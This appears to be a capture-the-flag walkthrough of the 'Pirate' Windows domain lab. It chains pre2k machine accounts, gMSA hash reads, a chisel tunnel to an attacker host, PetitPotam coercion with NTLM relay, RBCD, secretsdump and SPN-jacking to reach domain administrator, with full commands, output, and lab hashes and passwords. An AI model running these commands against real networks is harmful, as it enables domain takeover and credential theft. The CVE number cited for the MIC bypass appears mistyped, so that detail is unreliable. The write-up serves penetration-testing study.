
Reconnaissance
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-05 03:18:30Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-05T03:19:59+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
443/tcp   open  https?
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
|_ssl-date: 2026-03-05T03:19:59+00:00; +7h00m00s from scanner time.
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-05T03:19:59+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-05T03:19:59+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2025-06-09T14:05:15
|_Not valid after:  2026-06-09T14:05:15
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49914/tcp open  msrpc         Microsoft Windows RPC
49938/tcp open  msrpc         Microsoft Windows RPC
49962/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-03-05T03:19:19
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
All the ports listed by nmap indicate I’m dealing with the Domain Controller DC01 for the pirate.htb domain, so I’ll this, the hostname and FQDN to my /etc/hosts file.
Initial Access
As is common in real life pentests, you will start the Pirate box with credentials for the following account
pentest:p3nt3st2025!&.
Privilege Escalation
Access as ms01$
Since I already have valid credentials and SMB does not show any interesting shares to enumerate, I dump the domain information with bloodhound-ce-python and upload the data to BloodHound.
$ bloodhound-ce-python -u pentest \
                       -p 'p3nt3st2025!&' \
                       -d pirate.htb \
                       -dc dc01.pirate.htb \
                       -c ALL \
                       --zip \
                       -ns 10.129.5.219 \
                       --dns-tcp
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: pirate.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.pirate.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: dc01.pirate.htb
INFO: Connecting to GC LDAP server: dc01.pirate.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: WEB01.pirate.htb
INFO: Querying computer: DC01.pirate.htb
INFO: Done in 00M 05S
INFO: Compressing output into 20260304212545_bloodhound.zip
Unfortunately the user pentest does not have any outbound edges at all. A search for all computers and their last logon date, shows two possible candidates for pre2k since they have not logged in yet1.

A LDAP query for UAC value 4128, adding PASSWD_NOTREQD (32) and WORKSTATION_TRUST_ACCOUNT (4096), confirms that those two machines, MS01 and EXCH01, have been pre-created and their password should be set to their name automatically. Running the query with nxc also shows that LDAP signing is not enforced.
$ nxc ldap dc01.pirate.htb \
           -u pentest \
           -p 'p3nt3st2025!&' \
           --query '(&(userAccountControl=4128)(logonCount=0))' 'cn'
LDAP        10.129.5.219    389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        10.129.5.219    389    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
LDAP        10.129.5.219    389    DC01             [+] Response for object: CN=MS01,CN=Computers,DC=pirate,DC=htb
LDAP        10.129.5.219    389    DC01             cn                   MS01
LDAP        10.129.5.219    389    DC01             [+] Response for object: CN=EXCH01,CN=Computers,DC=pirate,DC=htb
LDAP        10.129.5.219    389    DC01             cn                   EXCH01
Now I can use nxc once again to request TGTs for those accounts after making up for the 7 hour time difference between my host and the DC with faketime.
$ faketime -f +7h nxc ldap dc01.pirate.htb \
                           -u pentest \
                           -p 'p3nt3st2025!&' \
                           -M pre2k
LDAP        10.129.5.219    389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        10.129.5.219    389    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
PRE2K       10.129.5.219    389    DC01             Pre-created computer account: MS01$
PRE2K       10.129.5.219    389    DC01             Pre-created computer account: EXCH01$
PRE2K       10.129.5.219    389    DC01             [+] Found 2 pre-created computer accounts. Saved to /home/ryuki/.nxc/modules/pre2k/pirate.htb/precreated_computers.txt
PRE2K       10.129.5.219    389    DC01             [+] Successfully obtained TGT for ms01@pirate.htb
PRE2K       10.129.5.219    389    DC01             [+] Successfully obtained TGT for exch01@pirate.htb
PRE2K       10.129.5.219    389    DC01             [+] Successfully obtained TGT for 2 pre-created computer accounts. Saved to /home/ryuki/.nxc/modules/pre2k/ccache
Shell as as gmsa_adcs_prod$
BloodHound shows an interesting outbound edge from MS01 to the group-managed service accounts GMSA_ADCS_PROD$ and GMSA_ADFS_PROD$. Through the membership in DOMAIN SECURE SERVERS the machine account can read the password (hashes) of those users and both are part of the REMOTE MANAGEMENT USERS group, allowing me to get an interactive session on the Domain Controller.

After exporting the previously generated TGT as environment variable KRB5CCNAME, I can dump the NTLM hashes for the GMSAs. Those can be used with WinRM to get a shell on the DC.
$ export KRB5CCNAME=$HOME/.nxc/modules/pre2k/ccache/ms01.ccache

$ faketime -f +7h nxc ldap dc01.pirate.htb \
                           -k \
                           --use-kcache \
                           --gmsa
LDAP        dc01.pirate.htb 389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:PIRATE.HTB) (signing:None) (channel binding:Never)
LDAP        dc01.pirate.htb 389    DC01             [+] PIRATE.HTB\ms01 from ccache
LDAP        dc01.pirate.htb 389    DC01             [*] Getting GMSA Passwords
LDAP        dc01.pirate.htb 389    DC01             Account: gMSA_ADCS_prod$      NTLM: 25c7f0eb586ed3a91375dbf2f6e4a3ea     PrincipalsAllowedToReadPassword: Domain Secure Servers
LDAP        dc01.pirate.htb 389    DC01             Account: gMSA_ADFS_prod$      NTLM: fd9ea7ac7820dba5155bd6ed2d850c09     PrincipalsAllowedToReadPassword: Domain Secure Servers
Shell as SYSTEM on WEB01
Even though I now have a session on DC01, I don’t seem to have any privileges there. Besides my current user there’s only the Administrator with a directory in C:\Users. The host has two network interfaces configured and the second one allows access to the 192.168.100.1 subnet.
From the previous enumeration I already know that there is at least one other machine called WEB01 and that resolves to 192.168.100.2.
C:\> ipconfig
Windows IP Configuration

Ethernet adapter vEthernet (Switch01):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d976:c606:587e:f1e1%8
   IPv4 Address. . . . . . . . . . . : 192.168.100.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.5.219
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

C:\> nslookup web01
Server:  localhost
Address:  127.0.0.1

Name:    web01.pirate.htb
Address:  192.168.100.2
In order to interact with that host I upload chisel to the target and run it in the background. This opens a SOCKS proxy through which I can tunnel my commands.
PS C:\> Start-Job -ScriptBlock { C:\Users\gMSA_ADCS_prod$\Documents\chisel.exe client 10.10.10.10:1337 R:socks }I know LDAP signing is not required and therefore I can try to coerce WEB01 into authenticating towards my host and then relay the request back to the Domain Controller. First I spin up impacket-ntlmrelayx targeting DC01.pirate.htb and specify --remove-mic to exploit CVE-2019-10402
$ impacket-ntlmrelayx -t ldap://dc01.pirate.htb \
                      -smb2support \
                      --remove-mic \
                      --interactive \
                      --no-dump
--- SNIP ---
Then I use any valid domain credentials to connect to WEB01 through the SOCKS proxy and make it authenticate to my host.
$ proxychains -q nxc smb web01.pirate.htb -u pentest \
                                          -p 'p3nt3st2025!&' \
                                          -M coerce_plus \
                                          -o METHOD=PetitPotam LISTENER=10.10.10.10
SMB         224.0.0.1       445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:False)
SMB         224.0.0.1       445    WEB01            [+] pirate.htb\pentest:p3nt3st2025!&
COERCE_PLUS 224.0.0.1       445    WEB01            VULNERABLE, PetitPotam
COERCE_PLUS 224.0.0.1       445    WEB01            Exploit Success, lsarpc\EfsRpcAddUsersToFile
As soon as I do that, I get a callback on my relay and an interactive session opens. I can access it by connecting to my local port 11000. I’m operating in the context of WEB01$ and that allows me to set up resource-based constrained delegation (RBCD). All I need is another user with a SPN set and that applies to both GMSA.
--- SNIP ---
[*] (SMB): Received connection from 10.129.5.219, attacking target ldap://dc01.pirate.htb
[*] (SMB): Authenticating connection from PIRATE/WEB01$@10.129.5.219 against ldap://dc01.pirate.htb SUCCEED [1]
[*] ldap://PIRATE/WEB01$@dc01.pirate.htb [1] -> Started interactive Ldap shell via TCP on 127.0.0.1:11000 as PIRATE/WEB01$
[*] All targets processed!
[*] (SMB): Connection from 10.129.5.219 controlled, but there are no more targets left!

# In another pane
$ nc 127.0.0.1 11000
Type help for list of commands

# set_rbcd web01$ gMSA_ADFS_prod$
Found Target DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb
Target SID: S-1-5-21-4107424128-4158083573-1300325248-3102

Found Grantee DN: CN=gMSA_ADFS_prod,CN=Managed Service Accounts,DC=pirate,DC=htb
Grantee SID: S-1-5-21-4107424128-4158083573-1300325248-4108
Delegation rights modified successfully!
gMSA_ADFS_prod$ can now impersonate users on web01$ via S4U2Proxy
Now what’s left to do is to impersonate the Administrator account while connecting to WEB01. With the credentials for gMSA_ADFS_prod$ I request a service ticket for cifs/web01.pirate.htb and then use it to connect via impacket-psexec.
$ faketime -f +7h impacket-getST -spn 'cifs/web01.pirate.htb' \
                                 -impersonate Administrator \
                                 -hashes :fd9ea7ac7820dba5155bd6ed2d850c09 \
                                 'PIRATE.HTB/gMSA_ADFS_prod$@dc01.pirate.htb'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_web01.pirate.htb@PIRATE.HTB.ccache

$ export KRB5CCNAME=Administrator@cifs_web01.pirate.htb@PIRATE.HTB.ccache

$ faketime -f +7h proxychains -q impacket-psexec -no-pass \
                                                 -k \
                                                 web01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on web01.pirate.htb.....
[*] Found writable share ADMIN$
[*] Uploading file SGtwlBzU.exe
[*] Opening SVCManager on web01.pirate.htb.....
[*] Creating service Avsy on web01.pirate.htb.....
[*] Starting service Avsy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.8385]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system
Access as a.white
The service ticket also allows me to dump all the local hashes and saved passwords with secretsdump. This retrieves the password E2nvAOKSz5Xz2MJu for a.white.
$ faketime -f +7h proxychains -q impacket-secretsdump -no-pass \
                                                      -k web01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x342dfe90cc4061078b79f011cd08f931
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1aac1584c2ea8ed0a9429684e4fc3e5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60da2d3ba00d6b5932e4c87dce6fa6b4:::
[*] Dumping cached domain logon information (domain/username:hash)
PIRATE.HTB/Administrator:$DCC2$10240#Administrator#8baf09ddc5830ac4456ee8639dd89644: (2026-02-25 02:41:09+00:00)
PIRATE.HTB/gMSA_ADFS_prod$:$DCC2$10240#gMSA_ADFS_prod$#66812dfee46ff41c9c8245a2819c3183: (2026-03-14 01:42:35+00:00)
PIRATE.HTB/a.white:$DCC2$10240#a.white#366c8924be3ea6d1d12825569a4bcc39: (2026-03-14 01:40:31+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PIRATE\WEB01$:plain_password_hex:29f1505d87014b01b4317fed1d52ddbee2792a698e7e1de1bcdf29ab5d4b8e54828ce470d23491ba84e82d786622a821a14c730cf8610a32db1951b7619ee08c3bcacbab53aac8e052bd64e638c6bbd9529daacf04f86cfb9034808c4378d2c328c8c6afe7655f4a099dc41caeb6279c53313edcbd58db3e14490b7543ba3250ac200ec9834992b61b3f4319162645b50f402de4db0843fc43db7d54e04828abf86e490959bc88670e50f0b50373a3745f70039f8fd032435c4a725526957c7ae0dbaa81273b3aa28c0b029fea90c271b6601ef3ba7a05a13ec8c8ffd9999dd10eee87b4b9eb08a8a4af90710056f558
PIRATE\WEB01$:aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9:::
[*] DefaultPassword
PIRATE\a.white:E2nvAOKSz5Xz2MJu
[*] DPAPI_SYSTEM
dpapi_machinekey:0x01cffc2ef9a91d20107371f9a4a4112c892ed989
dpapi_userkey:0xa4fddb1b2df2db7cc3d044dc1b559bc1b45a1de9
--- SNIP ---
Access as a.white_adm
The path forward is clear by looking at BloodHound. The user a.white has the ability to change the password of its associated admin account a.white_adm.

For convenience I set it to the same password as the regular account with bloodyad.
$ bloodyad -u 'a.white' \
           -p 'E2nvAOKSz5Xz2MJu' \
           --host dc01.pirate.htb \
           set password a.white_adm E2nvAOKSz5Xz2MJu
[+] Password changed successfully!
Shell as Administrator
User a.white_adm has some interesting edges in BloodHound. Through WriteSPN I can add and also remove any service principal name to and from any of the available computers. Also that account is able to impersonate anyone when talking to WEB01.

This opens an attack dubbed SPN-jacking where a SPN is transferred from a host, where I have delegation privileges (WEB01), to another one that I want to take over. After requesting a service ticket, I just need to change the (unencrypted) SPN within the ticket before connecting to the actual target.
In this case, I remove http/web01.pirate.htb from WEB01 and add it to the Domain Controller.
$ bloodyad -u 'a.white_adm' \
           -p 'E2nvAOKSz5Xz2MJu' \
           --host dc01.pirate.htb \
           msldap \
           delspn \
           'CN=WEB01,CN=COMPUTERS,DC=PIRATE,DC=HTB' \
           'HTTP/WEB01.pirate.htb'
SPN removed!

$ bloodyad -u 'a.white_adm' \
           -p 'E2nvAOKSz5Xz2MJu' \
           --host dc01.pirate.htb \
           msldap \
           addspn \
           'CN=DC01,OU=DOMAIN CONTROLLERS,DC=PIRATE,DC=HTB' \
           'HTTP/WEB01.pirate.htb'
SPN added!
With the SPN in place, I request a new service ticket for Administrator for the transferred SPN and modify the name in the resulting ticket with the -altservice parameter.
$ faketime -f +7h impacket-getST -spn 'http/web01.pirate.htb' \
                                 -impersonate administrator \
                                 -altservice 'cifs/dc01.pirate.htb' \
                                 'PIRATE.HTB/a.white_adm'@dc01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from http/web01.pirate.htb@PIRATE.HTB to cifs/dc01.pirate.htb@PIRATE.HTB
[*] Saving ticket in administrator@cifs_dc01.pirate.htb@PIRATE.HTB.ccache
Finally I just need to export the obtained ticket as KRB5CCNAME and connect to the Domain Controller for the flag.
$ export KRB5CCNAME=administrator@cifs_dc01.pirate.htb@PIRATE.HTB.ccache

$ faketime -f +7h impacket-wmiexec -k -no-pass dc01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
pirate\administrator
Attack Path
flowchart TD

subgraph "Initial Access"
    A(Assume-Breach)--> B(Access as pentest)
end

subgraph "Privilege Escalation"
    B -->|pre2k| C(Access as MS01$)
    C -->|Read GMSA| D(Shell as gmsa_adcs_prod$)
    D -->|SOCKS Proxy| E(Connect to WEB01)
    E -->|Coerce + NTLM relay without LDAP binding| F(Configure RBCD on WEB01)
    F -->|RBCD| G(Shell as SYSTEM)
    G -->|secretsdump| H(Access as a.white)
    H -->|Password Reset| I(Access as a.white_adm)
    I -->|SPN-jacking| J(Shell as Administrator)
end